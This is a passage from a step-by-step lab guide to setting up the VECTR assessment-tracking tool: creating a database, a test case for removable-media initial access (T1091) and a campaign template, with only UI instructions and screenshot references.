
In the top right, click the "Database" icon, followed by "Select Session Database" entry.




In the opened modal, click the "+" button.



In the creation model, name your new database. In our example, we'll use "SEC699_LAB". Once done, press the blue "Submit" button.



Once created, you can select the new "SEC699_LAB" database and press the "Done" button.




We now have an empty database in which we can start adding our own data.


Step 5: Create a Test Case

Before we can start a campaign, we need a detailed description of what we are going to test. VECTR calls this a test case.

Define a new Test Case by going to the "Test Cases" section of the "Administration" menu.




Once the Test Case is shown, press the white "New Test Case" button to start creating a new case.




Enter the required details, then click save. The example below is a simple test case for initial access through removable media, but feel free to experiment a bit and add some additional cases.

Once your case is completed, press the blue "Save" button.



From the presented screen, you can now search for your newly created case using keywords such as "T1091" if your title contains it.


Go ahead and locate your case.




Step 6: Create a Campaign Template

With our sample case created, let's now move on to the campaigns.


Open the "Campaign Templates" from the "Administration" section as shown below.




From the "Manage Campaign" view, press the white "New Campaign" button.



Add the template's details, and search for the test cases you want to include in the campaign such as our sample case created earlier.



Once ready, press the "Save" button. You should obtain a similar view where you can manage the new "SEC699 - Lab Assessment".



